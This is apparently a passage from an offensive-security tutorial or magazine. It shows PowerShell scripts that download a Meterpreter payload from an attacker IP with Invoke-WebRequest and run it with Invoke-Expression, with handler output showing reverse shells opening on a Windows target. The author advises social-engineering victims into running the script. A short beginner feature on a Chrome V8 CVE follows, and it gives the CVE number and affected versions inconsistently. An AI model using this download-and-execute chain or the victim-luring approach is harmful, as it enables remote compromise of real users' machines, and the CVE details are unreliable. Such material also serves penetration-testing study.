
[*] Started reverse TCP handler on 192.168.40.169:4444
[*] Sending stage (201798 bytes) to 192.168.40.150
[*] Meterpreter session 2 opened (192.168.40.169:4444 → 192.168.40.150:50217) at 2024-09-06 02:10:48 -0400

meterpreter > █
```

3) Invoke-Expression

The third method to execute payloads using PowerShell is the Invoke- Expression command. This cmdlet is used to run commands or expressions on the local computer. The syntax to execute the payload using Invoke Expression is

Invoke-Expression -Command "<path to payload>".



```
hc.ps1 - Notepad
File Edit Format View Help
Invoke-Expression -Command "C:\users\public\shellx64_169_4444.exe"
```

Here's the example.

Once the PowerShell script is executed, the payload is successfully executed as shown below.

PowerShell can be used for malware delivery, credential theft, privilege escalation, data exfiltration etc.

Background session 2? [y/N]

msf6 exploit(**multi/handler**) > run

[*] Started reverse TCP handler on 192.168.40.169:4444

[*] Sending stage (201798 bytes) to 192.168.40.150

[*] Meterpreter session 3 opened (192.168.40.169:4444 → 192.168.40.150:50221) at 2024-09-06 02:12:31 -0400

meterpreter > █

This same Invoke-Expression method can be used in a different way to execute payloads.

"<Payload Path>" | Invoke-Expression

meterpreter >

Background session 3? [y/N] y

[-] Unknown command: y. Run the **help** command for more details

msf6 exploit(**multi/handler**) > run

[*] Started reverse TCP handler on 192.168.40.169:4444

█

hc.ps1 - Notepad

File Edit Format View Help

"C:\users\public\shellx64_169_4444.exe" | Invoke-Expression

Once again, when the PowerShell script is executed, the payload gets executed.

Background session 3? [y/N] y

[-] Unknown command: y. Run the **help** command for more details

█

msf6 exploit(**multi/handler**) > run

[*] Started reverse TCP handler on 192.168.40.169:4444

[*] Sending stage (201798 bytes) to 192.168.40.150


[*] Meterpreter session 4 opened (192.168.40.169:4444 → 192.168.40.150:50223) at 2024-09-06 02:13:59 -0400

meterpreter > █

Lastly but obviously, we are not going to send our target user two PowerShell scripts: one for downloading and another for executing the payload and then convince him/her to click on both and in sequential way. (Although I am pretty sure that you will find that approach partly successful if you use the right amount of social engineering).

We will have to continue both the downloading, and executing commands in a single script as shown below. Here's an example.

Invoke-WebRequest -Uri http://<attacker IP>/payload -Outfile "<location to save file>". "<Payload Path>" | Invoke-Expression



```
hc.ps1 - Notepad
File Edit Format View Help
Invoke-WebRequest -Uri http://192.168.40.169:8000/shellx64_169_4444.exe -Outfile "C:\users\public\shellx64.exe"
"C:\users\public\shellx64.exe" | Invoke-Expression
```

```
Background session 4? [y/N] y
[-] Unknown command: y. Run the help command for more details
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.169:4444
```

Once the PowerShell script is executed, the payload is downloaded and executed successfully as shown below.

```
meterpreter >
Background session 4? [y/N] y
[-] Unknown command: y. Run the help command for more details
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.169:4444
[*] Sending stage (201798 bytes) to 192.168.40.150
[*] Meterpreter session 5 opened (192.168.40.169:4444 → 192.168.40.150:50228) at 2024-09-06 02:17:38 -0400

meterpreter >
```

The open source nature of PowerShell is going to further increase the use of it by hackers in their hacking operations.


```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.40.169:4444
[*] Sending stage (201798 bytes) to 192.168.40.150
[*] Meterpreter session 5 opened (192.168.40.169:4444 → 192.168.40.150:50228) at 2024-09-06 02:17:38 -0400
```

```
meterpreter > sysinfo
```

```
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
```

```
meterpreter > █
```

[CVE-2024-2965 in Google Chrome browser](#)


VULNERABILITY FOR BEGINNERS

In this month's "Vulnerability For Beginners" feature, readers will learn about a vulnerability disclosed recently in Google chrome browser.

Not that you don't know but for article's sake Google chrome is a browser which is used to view webpages and websites just like any other browser. Released in 2008, it is used by over 3.45 billion users at present and is available for Windows, MacOS, Linux etc.



What is the vulnerability?



Recently, a high-risk vulnerability tracked as CVE-2024-7965 has been detected affecting Chrome's V8 JavaScript engine. A JavaScript engine takes our JavaScript and executes it. Its CVSS score is 8.8 and it is a severe threat to system's confidentiality and integrity.

The vulnerability is a heap corruption buffer overflow that can be exploited remotely.




The vulnerability affects Chrome browser versions earlier to 118.0.6613.84 in Linux and 128.0.6613.84 in Windows and MAC.

How can this vulnerability can be exploited?

To exploit this vulnerability, a hacker has to first craft a malicious HTML webpage that is designed to exploit this heap corruption vulnerability. Then, the hacker sends a link of this malicious webpage to unsuspecting users. When the target user visits this malicious website, the hacker can execute malware or payload on the target system.

This vulnerability has been already under active exploitation in the wild, however it is not known if it was exploited as a zero-day or after disclosure.



Impact

Once this vulnerability is exploited, hacker can gain remote access to the system on which the vulnerable browser is exploited. This can give hacker initial access to the network. In fact, some Black Hat Hacker groups have already began exploiting this vulnerability in the wild.

